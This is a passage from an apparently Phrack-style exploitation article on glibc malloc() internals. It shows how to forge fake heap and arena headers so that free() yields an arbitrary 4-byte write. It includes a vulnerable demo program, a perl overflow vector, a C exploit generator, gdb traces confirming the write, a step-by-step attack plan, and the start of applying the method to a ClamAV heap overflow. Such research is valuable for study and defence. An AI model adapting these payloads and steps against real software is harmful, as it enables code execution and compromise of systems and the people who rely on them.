---[III. Various facts regarding the glibc malloc() implementation

--[1. Chunk flags

Probably, you are already familiar with the layout of the malloc() chunk header as well as with its 'size' and 'prev_size' fields. What is usually overlooked is the fact that apart from PREV_INUSE, the 'size' field may also contain two more flags, the IS_MMAPPED and the NON_MAIN_ARENA, the latter being the most interesting one. When the NON_MAIN_ARENA flag is set, it indicates that the chunk is part of an independent mmap()'ed memory region.

--[2. Heaps, arenas and contiguity

The malloc() interface does not guarantee contiguity but tries to achieve it whenever possible. In fact, depending on the underlying architecture and the compilation options, contiguity checks may not even be performed. When the system is hungry for memory, if the main (the default) arena is locked and busy serving other requests (requests possibly coming from other threads of the same process), malloc() will try to allocate and initialize a new mmap()'ed region, called a 'heap'. Schematically, a heap looks like the following figure.

```
  ...+----------+-----------+---------+-...-+---------+...
     | Heap hdr | Arena hdr | Chunk_1 |     | Chunk_n |
  ...+----------+-----------+---------+-...-+---------+...
```

The heap starts with a, so called, heap header which is physically followed by an arena header (also called a 'malloc state' or just 'mstate'). Below, you can see the layout of these structures.

```
--- snip ---
typedef struct _heap_info {
  mstate ar_ptr;           /* Arena for this heap   */
  struct _heap_info *prev; /* Previous heap         */
  size_t size;             /* Current size in bytes */
  size_t mprotect_size;    /* Mprotected size       */
} heap_info;
--- snip ---

--- snip ---
struct malloc_state {
  mutex_t mutex;                   /* Mutex for serialized access */
  int flags;                       /* Various flags               */
  mfastbinptr fastbins[NFASTBINS]; /* The fastbin array           */
  mchunkptr top;                   /* The top chunk               */
  mchunkptr last_remainder;        /* The rest of a chunk split   */
  mchunkptr bins[NBINS * 2 - 2];   /* Normal size bins            */
  unsigned int binmap[BINMAPSIZE]; /* The bins[] bitmap           */
  struct malloc_state *next;       /* Pointer to the next arena   */
  INTERNAL_SIZE_T system_mem;      /* Allocated memory            */
  INTERNAL_SIZE_T max_system_mem;  /* Max memory available        */
};
```

```
typedef struct malloc_chunk *mchunkptr;
typedef struct malloc_chunk *mbinptr;
typedef struct malloc_chunk *mfastbinptr;
--- snip ---
```

The heap header should always be aligned to a 1Mbyte boundary and since its maximum size is 1Mbyte, the address of a chunk's heap can be easily calculated using the following formula.

```
--- snip ---
#define HEAP_MAX_SIZE (1024*1024)

#define heap_for_ptr(ptr) \
 ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))
--- snip ---
```

Notice that the arena header contains a field called 'flags'. The 3rd MSB of this integer indicates wether the arena is contiguous or not. If not, certain contiguity checks during malloc() and free() are ignored and never performed. By taking a closer look at the heap header, one can also notice that a field named 'ar_ptr' also exists, which of course, should point to the arena header of the current heap. Since the arena header physically borders the heap header, the 'ar_ptr' field can easily be calculated by adding the size of the heap_info structure to the address of the heap itself.

--[3. The FIFO nature of the malloc() algorithm

The glibc malloc() implementation is a first fit algorithm (as opposed to best fit algorithms). That is, when the user requests N bytes, the allocator searches for the first chunk with size bigger or equal to N. Then, the chunk is split, and one half (of size N) is returned to the user while the other half plays the role of the last remainder. Additionally, due to a feature called 'unsorted chunks', the heap blocks are returned back to the user in a FIFO fashion (the most recently free()'ed blocks are first scanned). This may allow an attacker to allocate a chunk within various heap holes that may have resulted after calling free() or realloc().

```
--- snip ---
#include <stdio.h>
#include <stdlib.h>

int main() {
  void *a, *b, *c;

  a = malloc(16);
  b = malloc(16);
  fprintf(stderr, "a = %p | b = %p\n", a, b);

  a = realloc(a, 32);
  fprintf(stderr, "a = %p | b = %p\n", a, b);

  c = malloc(16);
  fprintf(stderr, "a = %p | b = %p | c = %p\n", a, b, c);

  free(a);
  free(b);
  free(c);
  return 0;
}
```

--- snip ---

This code will allocate two chunks of size 16. Then, the first chunk is realloc()'ed to a size of 32 bytes. Since the first two chunks are physically adjacent, there's not enough space to extend 'a'. The allocator will return a new chunk which, physically, resides somewhere after 'a'. Hence, a hole is created before the first chunk. When the code requests a new chunk 'c' of size 16, the allocator notices that a free chunk exists (actually, this is the most recently free()'ed chunk) which can be used to satisfy the request. The hole is returned to the user. Let's verify.

```
--- snip ---
$ ./test
a = 0x804a050 | b = 0x804a068
a = 0x804a080 | b = 0x804a068
a = 0x804a080 | b = 0x804a068 | c = 0x804a050
--- snip ---
```

Indeed, chunk 'c' and the initial 'a', have the same address.

--[4. The prev_size under our control

A potential attacker always controls the 'prev_size' field of the next chunk even if they are unable to overwrite anything else. The 'prev_size' lies on the last 4 bytes of the usable space of the attacker's chunk. For all you C programmers, there's a function called malloc_usable_size() which returns the usable size of malloc()'ed area given the corresponding pointer. Although there's no manual page for it, glibc exports this function for the end user.

--[5. Debugging and options

Last but not least, the signedness and size of the 'size' and 'prev_size' fields are totally configurable. You can change them by resetting the INTERNAL_SIZE_T constant. Throughout this article, the author used a x86 32bit system with a modified glibc, compiled with the default options. For more info on the glibc compilation for debugging purposes see [11], a great blog entry written by Echothrust's Chariton Karamitas (hola dude!).

---[IV. In depth analysis on free()'s vulnerable paths

--[1. Introduction

Before getting into more details, the author would like to stress the fact that the technique presented here requires that the attacker is able to write null bytes. That is, this method targets read(), recv(), memcpy(), bcopy() or similar functions. The str*cpy() family of functions can only be exploited if certain conditions apply (e.g. when decoding routines like base64 etc are used). This is, actually, the only real life limitation that this technique faces.

In order to bypass the restrictions imposed by glibc an attacker must have control over at least 4 chunks. They can overflow the first one and wait until the second is freed. Then, a '4 bytes anywhere' result is achieved (an alternative technique is to create fake chunks rather than expecting them to be allocated, just read on). Finding 4 contiguous chunks in the system memory is not a serious matter. Just consider the case of a daemon allocating a

buffer for each client. The attacker can force the daemon to allocate contiguous buffers into the heap by repeatedly firing up connections to the target host. This is an old technique used to stabilize the heap state (e.g in openssl-too-open.c). Controlling the heap memory allocation and freeing is a fundamental precondition required to build any decent heap exploit after all.

Ok, let's start the actual analysis. Consider the following piece of code.

```
--- snip ---
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <sys/types.h>
#include <unistd.h>

int main(int argc, char *argv[]) {
  char *ptr, *c1, *c2, *c3, *c4;
  int i, n, size;

  if(argc != 3) {
    fprintf(stderr, "%s <n> <size>\n", argv[0]);
    return -1;
  }

  n = atoi(argv[1]);
  size = atoi(argv[2]);

  for(i = 0; i < n; i++) {
    ptr = malloc(size);
    fprintf(stderr, "[~] Allocated %d bytes at %p-%p\n",
      size, ptr, ptr+size);
  }

  c1 = malloc(80);
  fprintf(stderr, "[~] Chunk 1 at %p\n", c1);

  c2 = malloc(80);
  fprintf(stderr, "[~] Chunk 2 at %p\n", c2);

  c3 = malloc(80);
  fprintf(stderr, "[~] Chunk 3 at %p\n", c3);

  c4 = malloc(80);
  fprintf(stderr, "[~] Chunk 4 at %p\n", c4);

  read(fileno(stdin), c1, 0x7fffffff); /* (1) */

  fprintf(stderr, "[~] Freeing %p\n", c2);
  free(c2); /* (2) */

  return 0;
}
--- snip ---
```

This is a very typical situation on many programs, especially network daemons. The for() loop emulates the ability of the user to force the target program perform a number of allocations, or just indicates that a number of allocations have already taken place before the attacker is able to write into a chunk. The rest of the code allocates

```
four contiguous chunks. Notice that the first one is under the
attacker's control. At (2) the code calls free() on the second
chunk, the one physically bordering the attacker's block. To see
what happens from there on, one has to delve into the glibc free()
internals.

When a user calls free() within the userspace, the wrapper __libc_free()
is called. This wrapper is actually the function public_fREe()
declared in malloc.c. Its job is to perform some basic sanity checks
and then control is passed to _int_free() which does the hard work
of actually freeing the chunk. The whole code of _int_free() consists
of a 'if', 'else if' and 'else' block, which handles chunks depending
on their properties. The 'if' part handles chunks that belong to
fast bins (i.e whose size is less than 64 bytes), the 'else if'
part is the one analyzed here and the one that handles bigger chunks.
The last 'else' clause is used for very big chunks, those that were
actually allocated by mmap().

--[ 2. A trip to _int_free()

In order to fully understand the structure of _int_free(), let us
examine the following snippet.

--- snip ---
void _int_free(...) {
  ...

  if(...) {
    /* Handle chunks of size less than 64 bytes. */
  }
  else if(...) {
    /* Handle bigger chunks. */
  }
  else {
    /* Handle mmap()ed chunks. */
  }
}
--- snip ---

One should actually be interested in the 'else if' part which handles
chunks of size larger than 64 bytes. This means, of course, that
the exploitation method presented here works only for such chunk
sizes but this is not much of a big obstacle as most everyday
applications allocate chunks usually larger than this.

So, let's see what happens when _int_free() is eventually reached.
Imagine that 'p' is the pointer to the second chunk (the chunk named
'c2' in the snippet of the previous section), and that the attacker
controls the chunk just before the one passed to _int_free(). Notice
that there are two more chunks after 'p' which are not directly
accessed by the attacker. Here's a step by step guide to _int_free().
Make sure you read the comments very carefully.

--- snip ---
/* Let's handle chunks that have a size bigger than 64 bytes
 * and that are not mmap()ed.
 */
else if(!chunk_is_mmapped(p)) {
  /* Get the pointer to the chunk next to the one
   * being freed. This is the pointer to the third
   * chunk (named 'c3' in the code).
```

```
   */
  nextchunk = chunk_at_offset(p, size);

  /* 'p' (the chunk being freed) is checked whether it
   * is the av->top (the topmost chunk of this arena).
   * Under normal circumstances this test is passed.
   * Freeing the wilderness chunk is not a good idea
   * after all.
   */
  if(__builtin_expect(p == av->top, 0)) {
    errstr = "double free or corruption (top)";
    goto errout;
  }

  ...
  ...
--- snip ---
```

So, first _int_free() checks if the chunk being freed is the top chunk. This is of course false, so the attacker can ignore this test as well as the following three.

```
--- snip ---
  /* Another lightweight check. Glibc checks here if
   * the chunk next to the one being freed (the third
   * chunk, 'c3') lies beyond the boundaries of the
   * current arena. This is also kindly passed.
   */
  if(__builtin_expect(contiguous(av)
    && (char *)nextchunk >= ((char *)av->top + chunksize(av->top)), 0)) {
      errstr = "double free or corruption (out)";
      goto errout;
  }

  /* The PREV_INUSE flag of the third chunk is checked.
   * The third chunk indicates that the second chunk
   * is in use (which is the default).
   */
  if(__builtin_expect(!prev_inuse(nextchunk), 0)) {
    errstr = "double free or corruption (!prev)";
    goto errout;
  }

  /* Get the size of the third chunk and check if its
   * size is less than 8 bytes or more than the system
   * allocated memory. This test is easily bypassed
   * under normal circumstances.
   */
  nextsize = chunksize(nextchunk);
  if(__builtin_expect(nextchunk->size <= 2 * SIZE_SZ, 0)
    || __builtin_expect(nextsize >= av->system_mem, 0)) {
      errstr = "free(): invalid next size (normal)";
      goto errout;
  }

  ...
  ...
--- snip ---
```

Glibc will then check if backward consolidation should be performed. Remember that the chunk being free()'ed is the one named 'c2' and

```
that 'c1' is under the attacker's control. Since 'c1' physically
borders 'c2', backward consolidation is not feasible.

--- snip ---
  /* Check if the chunk before 'p' (named 'c1') is in
   * use and if not, consolidate backwards. This is false.
   * The attacker controls the first chunk and this code
   * is skipped as the first chunk is considered in use
   * (the PREV_INUSE flag of the second chunk is set).
   */
  if(!prev_inuse(p)) {
    ...
    ...
  }
--- snip ---

The most interesting code snippet is probably the one below:

--- snip ---
  /* Is the third chunk the top one? If not then... */
  if(nextchunk != av->top) {
    /* Get the prev_inuse flag of the fourth chunk (i.e
     * 'c4'). One must overwrite this in order for glibc
     * to believe that the third chunk is in use. This
     * way forward consolidation is avoided.
     */
    nextinuse = inuse_bit_at_offset(nextchunk, nextsize);

    ...
    ...

    /* (1) */
    bck = unsorted_chunks(av);
    fwd = bck->fd;
    p->bk = bck;
    p->fd = fwd;
    /* The 'p' pointer is controlled by the attacker.
     * It's the prev_size field of the second chunk
     * which is accessible at the end of the usable
     * area of the attacker's chunk.
     */
    bck->fd = p;
    fwd->bk = p;

    ...
    ...
  }
--- snip ---

So, (1) is eventually reached. In case you didn't notice this is
an old fashioned unlink() pointer exchange where unsorted_chunks(av)+8
gets the value of 'p'. Now recall that 'p' points to the 'prev_size'
of the chunk being freed, a piece of information that the attacker
controls. So assuming that the attacker somehow forces the return
value of unsorted_chunks(av)+8 to point somewhere he pleases (e.g
.got or .dtors) then the pointer there gets the value of 'p'.
'prev_size', being a 32bit integer, is not enough for storing any
real shellcode, but it's enough for branching anywhere via JMP
instructions. Let's not cope with such minor details yet, here's
how one may force free() to follow the aforementioned code path.
```

```
--- snip ---
$ # 72 bytes of alphas for the data area of the first chunk
$ # 4 bytes prev_size of the next chunk (still in the data area)
$ # 4 bytes size of the second chunk (PREV_INUSE set)
$ # 76 bytes of garbage for the second chunk's data
$ # 4 bytes size of the third chunk (PREV_INUSE set)
$ # 76 bytes of garbage for the third chunk's data
$ # 4 bytes size of the fourth chunk (PREV_INUSE set)
$ perl -e 'print "A" x 72,
> "\xef\xbe\xad\xde",
> "\x51\x00\x00\x00",
> "B" x 76,
> "\x51\x00\x00\x00",
> "C" x 76,
> "\x51\x00\x00\x00"' > VECTOR
$ ldd ./test
        linux-gate.so.1 =>  (0xb7fc0000)
        libc.so.6 => /home/huku/test_builds/lib/libc.so.6 (0xb7e90000)
        /home/huku/test_builds/lib/ld-linux.so.2 (0xb7fc1000)
$ gdb -q ./test
(gdb) b _int_free
Function "_int_free" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (_int_free) pending.
(gdb) run 1 80 < VECTOR
Starting program: /home/huku/test 1 80 < VECTOR
[~] Allocated 80 bytes at 0x804a008-0x804a058
[~] Chunk 1 at 0x804a060
[~] Chunk 2 at 0x804a0b0
[~] Chunk 3 at 0x804a100
[~] Chunk 4 at 0x804a150
[~] Freeing 0x804a0b0

Breakpoint 1, _int_free (av=0xb7f85140, mem=0x804a0b0) at malloc.c:4552
4552      p = mem2chunk(mem);
(gdb) step
4553      size = chunksize(p);
...
...
(gdb) step
4688          bck = unsorted_chunks(av);
(gdb) step
4689          fwd = bck->fd;
(gdb) step
4690          p->fd = fwd;
(gdb) step
4691          p->bk = bck;
(gdb) step
4692          if (!in_smallbin_range(size))
(gdb) step
4697          bck->fd = p;
(gdb) print (void *)bck->fd
$1 = (void *) 0xb7f85170
(gdb) print (void *)p
$2 = (void *) 0x804a0a8
(gdb) x/4bx (void *)p
0x804a0a8:      0xef    0xbe    0xad    0xde
(gdb) quit
The program is running.  Exit anyway? (y or n) y
--- snip ---
```

So, 'bck->fd' has a value of 0xb7f85170, which is actually the 'fd'
field of the first unsorted chunk. Then, 'fd' gets the value of 'p'
which points to the 'prev_size' of the second chunk (called 'c2'
in the code snippet). The attacker places the value 0xdeadbeef over
there. Eventually, the following question arises: How can one control
unsorted_chunks(av)+8? Giving arbitrary values to unsorted_chunks()
may result in a '4 bytes anywhere' condition, just like the old
fashioned unlink() technique.

---[V. Controlling unsorted_chunks() return value

The unsorted_chunks() macro is defined as follows.

```
--- snip ---
#define unsorted_chunks(M) (bin_at(M, 1))
--- snip ---

--- snip ---
#define bin_at(m, i) \
  (mbinptr)(((char *)&((m)->bins[((i) - 1) * 2])) \
    - offsetof(struct malloc_chunk, fd))
--- snip ---
```

The 'M' and 'm' parameters of these macros refer to the arena where
a chunk belongs. A real life usage of unsorted_chunks() is briefly
shown below.

```
--- snip ---
ar_ptr = arena_for_chunk(p);
...
...
bck = unsorted_chunks(ar_ptr);
--- snip ---
```

The arena for chunk 'p' is first looked up and then used in the
unsorted_chunks() macro. What is now really interesting is the way
the malloc() implementation finds the arena for a given chunk.

```
--- snip ---
#define arena_for_chunk(ptr) \
 (chunk_non_main_arena(ptr) ? heap_for_ptr(ptr)->ar_ptr : &main_arena)
--- snip ---

--- snip ---
#define chunk_non_main_arena(p) ((p)->size & NON_MAIN_ARENA)
--- snip ---

--- snip ---
#define heap_for_ptr(ptr) \
 ((heap_info *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))
--- snip ---
```

For a given chunk (like 'p' in the previous snippet), glibc checks
whether this chunk belongs to the main arena by looking at the
'size' field. If the NON_MAIN_ARENA flag is set, heap_for_ptr() is
called and the 'ar_ptr' field is returned. Since the attacker
controls the 'size' field of a chunk during an overflow condition,
she can set or unset this flag at will. But let's see what's the
return value of heap_for_ptr() for some sample chunk addresses.

```
--- snip ---
#include <stdio.h>
#include <stdlib.h>

#define HEAP_MAX_SIZE (1024*1024)

#define heap_for_ptr(ptr) \
 ((void *)((unsigned long)(ptr) & ~(HEAP_MAX_SIZE-1)))

int main(int argc, char *argv[]) {
  size_t i, n;
  void *chunk, *heap;

  if(argc != 2) {
    fprintf(stderr, "%s <n>\n", argv[0]);
    return -1;
  }

  if((n = atoi(argv[1])) <= 0)
    return -1;

  chunk = heap = NULL;
  for(i = 0; i < n; i++) {
     while((chunk = malloc(1024)) != NULL) {
       if(heap_for_ptr(chunk) != heap) {
         heap = heap_for_ptr(chunk);
         break;
       }
     }

     fprintf(stderr, "%.2d heap address: %p\n",
       i+1, heap);
  }

  return 0;
}
--- snip ---
```

Let's compile and run.

```
--- snip ---
$ ./test 10
01 heap address: 0x8000000
02 heap address: 0x8100000
03 heap address: 0x8200000
04 heap address: 0x8300000
05 heap address: 0x8400000
06 heap address: 0x8500000
07 heap address: 0x8600000
08 heap address: 0x8700000
09 heap address: 0x8800000
10 heap address: 0x8900000
--- snip ---
```

This code prints the first N heap addresses. So, for a chunk that has an address of 0xdeadbeef, its heap location is at most 1Mbyte backwards. Precisely, chunk 0xdeadbeef belongs to heap 0xdea00000. So if an attacker controls the location of a chunk's theoretical heap address, then by overflowing the 'size' field of this chunk, they can fool free() to assume that a valid heap header is stored

there. Then, by carefully setting up fake heap and arena headers, an attacker may be able to force unsorted_chunks() to return a value of their choice.

This is not a rare situation; in fact this is how most real life heap exploits work. Forcing the target application to perform a number of continuous allocations, helps the attacker control the arena header. Since the heap is not randomized and the chunks are sequentially allocated, the heap addresses are static and can be used across all targets! Even if the target system is equipped with the latest kernel and has heap randomization enabled, the heap addresses can be easily brute forced since a potential attacker only needs to know the upper part of an address rather than some specific location in the virtual address space.

Notice that the code shown in the previous snippet always produces the same results and precisely the ones depicted above. That is, given the approximation of the address of some chunk one tries to overflow, the heap address can be easily precalculated using heap_for_ptr().

For example, suppose that the last chunk allocated by some application is located at the address 0x080XXXXX. Suppose that this chunk belongs to the main arena, but even If it wouldn't, its heap address would be 0x080XXXXX & 0xfff00000 = 0x08000000. All one has to do is to force the application perform a number of allocations until the target chunk lies beyond 0x08100000. Then, if the target chunk has an address of 0x081XXXXX, by overflowing its 'size' field, one can make free() assume that it belongs to some heap located at 0x08100000. This area is controlled by the attacker who can place arbitrary data there. When public_fREe() is called and sees that the heap address for the chunk to be freed is 0x08100000, it will parse the data there as if it were a valid arena. This will give the attacker the chance to control the return value of unsorted_chunks().

---[VI. Creating fake heap and arena headers

Once an attacker controls the contents of the heap and arena headers, what are they supposed to place there? Placing random arbitrary values may result in the target application getting stuck by entering endless loops or even segfaulting before its time, so, one should be careful in not causing such side effects. In this section, we deal with this problem. Proper values for various fields are shown and an exploit for our example code is developed.

Right after entering _int_free(), do_check_chunk() is called in order to perform lightweight sanity checks on the chunk being freed. Below is a code snippet taken from the aforementioned function. Certain pieces were removed for clarity.

```
--- snip ---
char *max_address = (char*)(av->top) + chunksize(av->top);
char *min_address = max_address - av->system_mem;

if(p != av->top) {
  if(contiguous(av)) {
    assert(((char*)p) >= min_address);
    assert(((char*)p + sz) <= ((char*)(av->top)));
  }
}
```

```
--- snip ---
```

The do_check_chunk() code fetches the pointer to the topmost chunk as well as its size. Then 'max_address' and 'min_address' get the values of the higher and the lower available address for this arena respectively. Then, 'p', the pointer to the chunk being freed is checked against the pointer to the topmost chunk. Since one should not free the topmost chunk, this code is, under normal conditions, bypassed. Next, the arena named 'av', is tested for contiguity. If it's contiguous, chunk 'p' should fall within the boundaries of its arena; if not the checks are kindly ignored.

So far there are two restrictions. The attacker should provide a valid 'av->top' that points to a valid 'size' field. The next set of restrictions are the assert() checks which will mess the exploitation. But let's first focus on the macro named contiguous().

```
--- snip ---
#define NCONTIGUOUS_BIT  (2U)
#define contiguous(M)    (((M)->flags & NONCONTIGUOUS_BIT) == 0)
--- snip ---
```

Since the attacker controls the arena flags, if they set it to some integer having the third least significant bit set, then contiguous(av) is false and the assert() checks are ignored. Additionally, providing an 'av->top' pointer equal to the heap address, results in 'max_address' and 'min_address' getting valid values, thus avoiding annoying segfaults due to invalid pointer accesses. It seems that the first set of problems was easily solved.

Do you think it's over? Hell no. After some lines of code are executed, _int_free() uses the macro __builtin_expect() to check if the size of the chunk right next to the one being freed (the third chunk) is larger than the total available memory of the arena. This is a good measure for detecting overflows and any decent attacker should get away with it.

```
--- snip ---
nextsize = chunksize(nextchunk);
if(__builtin_expect(nextchunk->size <= 2 * SIZE_SZ, 0)
  || __builtin_expect(nextsize >= av->system_mem, 0)) {
    errstr = "free(): invalid next size (normal)";
    goto errout;
}
--- snip ---
```

By setting 'av->system_mem' equal to 0xffffffff, one can bypass any check regarding the available memory and obviously this one as well. Although important for the internal workings of malloc(), the 'av->max_system_mem' field can be zero since it won't get on the attacker's way.

Unfortunately, before even reaching _int_free(), in public_fREe(), the mutex for the current arena is locked. Here's the snippet trying to achieve a valid lock sequence.

```
--- snip ---
#if THREAD_STATS
  if(!mutex_trylock(&ar_ptr->mutex))
    ++(ar_ptr->stat_lock_direct);
  else {
```

```
    mutex_lock(&ar_ptr->mutex);
    ++(ar_ptr->stat_lock_wait);
  }
#else
  mutex_lock(&ar_ptr->mutex);
#endif
--- snip ---
```

In order to see what happens I had to delve into the internals of the NPTL library (also part of glibc). Since NPTL is out of the scope of this article I won't explain everything here. Briefly, the mutex is represented by a pthread_mutex_t structure consisting of 5 integers. Giving invalid or random values to these integers will result in the code waiting until mutex's release. After messing with the NPTL internals, I noticed that setting all the integers to 0 will result in the mutex being acquired and locked properly. The code then continues execution without further problems.

Right now there are no more restrictions, we can just place the value 0x08100020 (the heap header offset plus the heap header size) in the 'ar_ptr' field of the _heap_info structure, and give the value retloc-12 to bins[0] (where retloc is the return location where the return address will be written). Recall that the return address points to the 'prev_size' field of the chunk being freed, an integer under the attacker's control. What should one place there? This is another problem that needs to be solved.

Since only a small amount of bytes is needed for the heap and the arena headers at 0x08100000 (or similar address), one can use this area for storing shellcode and nops as well. By setting the 'prev_size' field of the chunk being freed equal to a JMP instruction, one can branch some bytes ahead or backwards so that execution is transfered somewhere in 0x08100000 but, still, after the heap and arena headers! Valid locations are 0x08100000+X with X >= 72, that is, X should be an offset after the heap header and after bins[0]. This is not as complicated as it sounds, in fact, all addresses needed for exploitation are static and can be easily precalculated!

The code below triggers a '4 bytes anywhere' condition.

```
--- snip ---
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main() {
  char buffer[65535], *arena, *chunks;

  /* Clean up the buffer. */
  bzero(buffer, sizeof(buffer));

  /* Pointer to the beginning of the arena header. */
  arena = buffer + 360;

  /* Pointer to the arena header -- offset 0. */
  *(unsigned long int *)&arena[0]  = 0x08100000 + 12;

  /* Arena flags -- offset 16. */
  *(unsigned long int *)&arena[16] = 2;

  /* Pointer to fake top -- offset 60. */
```

```
  *(unsigned long int *)&arena[60]  = 0x08100000;

  /* Return location minus 12 -- offset 68. */
  *(unsigned long int *)&arena[68]  = 0x41414141 - 12;

  /* Available memory for this arena -- offset 1104. */
  *(unsigned long int *)&arena[1104]  = 0xffffffff;

  /* Pointer to the second chunk's prev_size (shellcode). */
  chunks = buffer + 10240;
  *(unsigned long int *)&chunks[0] = 0xdeadbeef;

  /* Pointer to the second chunk. */
  chunks = buffer + 10244;

  /* Size of the second chunk (PREV_INUSE+NON_MAIN_ARENA). */
  *(unsigned long int *)&chunks[0] = 0x00000055;

  /* Pointer to the third chunk. */
  chunks = buffer + 10244 + 80;

  /* Size of the third chunk (PREV_INUSE). */
  *(unsigned long int *)&chunks[0] = 0x00000051;

  /* Pointer to the fourth chunk. */
  chunks = buffer + 10244 + 80 + 80;

  /* Size of the fourth chunk (PREV_INUSE). */
  *(unsigned long int *)&chunks[0] = 0x00000051;

  write(1, buffer, 10244 + 80 + 80 + 4);
  return;
}
--- snip ---

--- snip ---
$ gcc exploit.c -o exploit
$ ./exploit > VECTOR
$ gdb -q ./test
(gdb) b _int_free
Function "_int_free" not defined.
Make breakpoint pending on future shared library load? (y or [n]) y
Breakpoint 1 (_int_free) pending.
(gdb) run 722 1024 < VECTOR
Starting program: /home/huku/test 722 1024 < VECTOR
[~] Allocated 1024 bytes at 0x804a008-0x804a408
[~] Allocated 1024 bytes at 0x804a410-0x804a810
[~] Allocated 1024 bytes at 0x804a818-0x804ac18
...
...
[~] Allocated 1024 bytes at 0x80ffa90-0x80ffe90
[~] Chunk 1 at 0x80ffe98-0x8100298
[~] Chunk 2 at 0x81026a0
[~] Chunk 3 at 0x81026f0
[~] Chunk 4 at 0x8102740
[~] Freeing 0x81026a0

Breakpoint 1, _int_free (av=0x810000c, mem=0x81026a0) at malloc.c:4552
4552      p = mem2chunk(mem);
(gdb) print *av
$1 = {mutex = 1, flags = 2, fastbins = {0x0, 0x0, 0x0, 0x0, 0x0, 0x0, 0x0,
```

```
0x0, 0x0, 0x0}, top = 0x8100000, last_remainder = 0x0, bins = {0x41414135,
0x0 <repeats 253 times>},
  binmap = {0, 0, 0, 0}, next = 0x0, system_mem = 4294967295,
max_system_mem = 0}
--- snip ---
```

It seems that all the values for the arena named 'av', are in position.

```
--- snip ---
(gdb) cont
Continuing.

Program received signal SIGSEGV, Segmentation fault.
_int_free (av=0x810000c, mem=0x81026a0) at malloc.c:4698
4698          fwd->bk = p;
(gdb) print (void *)fwd
$2 = (void *) 0x41414135
(gdb) print (void *)fwd->bk
Cannot access memory at address 0x41414141
(gdb) print (void *)p
$3 = (void *) 0x8102698
(gdb) x/4bx p
0x8102698:      0xef    0xbe    0xad    0xde
(gdb) q
The program is running.  Exit anyway? (y or n) y
--- snip ---
```

Indeed, 'fwd->bk' is the return location (0x41414141) and 'p' is the return address (the address of the 'prev_size' of the second chunk). The attacker placed there the data 0xdeadbeef. So, it's now just a matter of placing the nops and the shellcode at the proper location. This is, of course, left as an exercise for the reader (the .dtors section is your friend) :-)

---[VII. Putting it all together

It's now time to develop a logical plan of what some attacker is supposed to do in order to take advantage of such a security hole. Although it should be quite clear by now, the steps required for successful exploitation are listed below.

* An attacker must force the program perform sequential allocations in the heap and eventually control a chunk whose boundaries contain the new theoretical heap address. For example, if allocations start at 0x080XXXXX then they should allocate chunks until the one they control contains the address 0x08100000 within its bounds. The chunks should be larger than 64 bytes but smaller than the mmap() threshold. If the target program has already performed several allocations, it is highly possible that allocations start at 0x08100000.

* An attacker must make sure that they can overflow the chunk right next to the one under their control. For example, if the chunk from 0x080XXXXX to 0x08101000 is under control, then chunk 0x08101001-0x0810XXXX should be overflowable (or just any chunk at 0x081XXXXX).

* A fake heap header followed by a fake arena header should be placed at 0x08100000. Their base addresses in the VA space are

0x08100000 and 0x08100000 + sizeof(struct _heap_info) respectively. The bins[0] field of the fake arena header should be set equal to the return location minus 12 and the rules described in the previous section should be followed for better results. If there's enough room, one can also add nops and shellcode there, if not then imagination is the only solution (the contents of the following chunk are under the attacker's control as well).

* A heap overflow should be forced via a memcpy(), bcopy(), read() or similar functions. The exploitation vector should be just like the one created by the code in the previous section. Schematically, it looks like the following figure (the pipe character indicates the chunk boundaries).

```
[heap_hdr][arena_hdr][...]|[AAAA][...]|[BBBB][...]|[CCCC]

  [heap_hdr] -> The fake heap header. It should be placed on an
  address aligned to 1Mb e.g 0x08100000.

  [arena_hdr] -> The fake arena header.

  [...] -> Irrelevant data, garbage, alphas etc. If there's enough
  room, one can place nops and shellcode here.

  [AAAA] -> The size of the second chunk plus PREV_INUSE and
  NON_MAIN_ARENA.

  [BBBB] -> The size of the third chunk plus PREV_INUSE.

  [CCCC] -> The size of the fourth chunk plus PREV_INUSE.
```

* The attacker should be patient enough to wait until the chunk right next to the one she controls is freed. Voila!

Although this technique can be quite lethal as well as straightforward, unfortunately it's not as generic as the heap overflows of the good old days. That is, when applied, it can achieve immediate and trustworthy results. However, it has a higher complexity than, for example, common stack overflows, thus certain prerequisites should be met before even someone attempts to deploy such an attack. More precisely, the following conditions should be true.

* The target chunks should be larger than 64 bytes and less than the mmap() threshold.

* An attacker must have the ability to control 4 sequential chunks either directly allocated or fake ones constructed by them.

* An attacker must have the ability to write null bytes. That is, one should be able to overflow the chunks via memcpy(), bcopy(), read() or similar since strcpy() or strncpy() will not work! This is probably the most important precondition for this technique.

---[VIII. The ClamAV case

--[1. The bug

Let's use the knowledge described so far to build a working exploit for a known application. After searching at secunia.com for heap overflows, I came up with a list of possible targets, the most

notable one being ClamAV. The cli_scanpe() integer overflow was a really nice idea, so, I decided to research it a bit (the related advisory is published at [12]). The exploit code for this vulnerability, called 'antiviroot', can be found in the 'Attachments' section in uuencoded format.

Before attempting to audit any piece of code, the potential attacker is advised to build ClamAV using a custom version of glibc with debugging symbols (I also modified glibc a bit to print various stuff). After following Chariton's ideas described at [11], one can build ClamAV using the commands of the following snippet. It is rather complicated but works fine. This trick is really useful if one is about to use gdb during the exploit development.

```
--- snip ---
$ export LDFLAGS=-L/home/huku/test_builds/lib -L/usr/local/lib -L/usr/lib
$ export CFLAGS=-O0 -nostdinc \
> -I/usr/lib/gcc/i686-pc-linux-gnu/4.2.2/include \
> -I/home/huku/test_builds/include -I/usr/include -I/usr/local/include \
> -Wl,-z,nodeflib \
> -Wl,-rpath=/home/huku/test_builds/lib -B /home/huku/test_builds/lib \
> -Wl,--dynamic-linker=/home/huku/test_builds/lib/ld-linux.so.2
$ ./configure --prefix=/usr/local && make && make install
--- snip ---
```

When make has finished its job, we have to make sure everything is ok by running ldd on clamscan and checking the paths to the shared libraries.

```
--- snip ---
$ ldd /usr/local/bin/clamscan
 linux-gate.so.1 =>  (0xb7ef4000)
 libclamav.so.2 => /usr/local/lib/libclamav.so.2 (0xb7e4e000)
 libpthread.so.0 => /home/huku/test_builds/lib/libpthread.so.0 (0xb7e37000)
 libc.so.6 => /home/huku/test_builds/lib/libc.so.6 (0xb7d08000)
 libz.so.1 => /usr/lib/libz.so.1 (0xb7cf5000)
 libbz2.so.1.0 => /usr/lib/libbz2.so.1.0 (0xb7ce5000)
